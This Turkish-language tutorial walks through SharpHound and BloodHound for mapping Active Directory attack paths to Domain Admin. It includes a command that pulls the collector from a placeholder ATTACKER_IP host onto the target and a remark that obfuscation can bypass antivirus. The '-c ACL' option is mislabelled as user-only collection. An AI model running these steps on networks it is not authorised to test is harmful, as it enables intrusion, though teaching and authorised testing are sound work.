**🕵️‍♂️ SHARPHOUND**

**🔐 1. SharpHound Nedir?**

**SharpHound**, Active Directory ağlarında kullanıcılar, gruplar, bilgisayarlar ve izinler arasındaki ilişkileri toplamak için kullanılan bir bilgi toplama aracıdır.

📌 SharpHound, **BloodHound** adlı grafiksel analiz aracının veri toplayıcısıdır.  
BloodHound ile birlikte kullanıldığında:  
✅ Saldırı yolları analiz edilir  
✅ En kısa yetki yükseltme rotaları bulunur  
✅ Domain Admin'e giden ilişkiler çıkarılır

**🧰 2. SharpHound’un Temel Özellikleri**

| **Özellik** | **Açıklama** |
| --- | --- |
| 🔍 AD ilişkilerini tarar | Kullanıcı-bilgisayar-grup ilişkilerini çıkarır |
| 🧠 Graph Database ile uyumlu | BloodHound ile görsel analiz yapılır |
| 🚫 Antivirüs tespiti yaygındır | Obfuscation ile bypass yapılabilir |
| 🧪 Red Team'de aktif kullanılır | Yetki yükseltme stratejileri belirlemek için |

**⚙️ 3. SharpHound Kullanımı (Kali'den Windows hedefe)**

**🔽 1. BloodHound & Neo4j Kurulumu (Kali):**

sudo apt update

sudo apt install bloodhound neo4j

**✅ Neo4j Veritabanını başlat:**

neo4j console

BloodHound'u aç:

bloodhound

**🔽 2. SharpHound Collector’ı hedef sisteme aktarmak**

SharpHound Windows içindir, çalıştırılacağı yer hedef makinedir.

GitHub’dan indir:

wget https://github.com/BloodHoundAD/SharpHound/releases/latest/download/SharpHound.exe

HTTP sunucusu kur:

python3 -m http.server 80

Hedef sistemden indir:

Invoke-WebRequest -Uri http://ATTACKER\_IP/SharpHound.exe -OutFile SharpHound.exe

**🛠️ 4. SharpHound Komutları**

**✅ Tam bilgi toplama (en kapsamlı):**

SharpHound.exe -c All

**✅ Sadece oturum ilişkileri:**

SharpHound.exe -c Session

**✅ LDAP üzerinden sadece kullanıcı bilgisi:**

SharpHound.exe -c ACL

**✅ Çıktıları belirli klasöre kaydet:**

SharpHound.exe -c All -o .\loot\

Oluşan .json veya .zip dosyası BloodHound arayüzüne aktarılır.

**📊 5. BloodHound ile Görsel Analiz**

* **Import Data → zip dosyasını yükle**
* “Find all Domain Admins” veya “Shortest Path to DA” gibi hazır sorgular kullanılır
* Kullanıcıdan Domain Admin’e giden yollar analiz edilir

**🖥️ 6. Örnek Terminal Çıktısı (Windows Hedefte)**

[+] Flags: All

[+] Output directory: .


[+] Resolved domain: CORP.LOCAL

[+] Found 130 users

[+] Found 240 computers

[+] Found 95 sessions

[+] Finished in 00:00:34



**🎯 7. Öğrenim Kazanımları**

* Active Directory topolojisini analiz etmeyi öğrenme
* BloodHound ile grafiksel saldırı yolu keşfi
* Oturum ilişkileri ve ACL temelli analiz yeteneği
* Gerçek saldırı öncesi planlama becerisi kazanma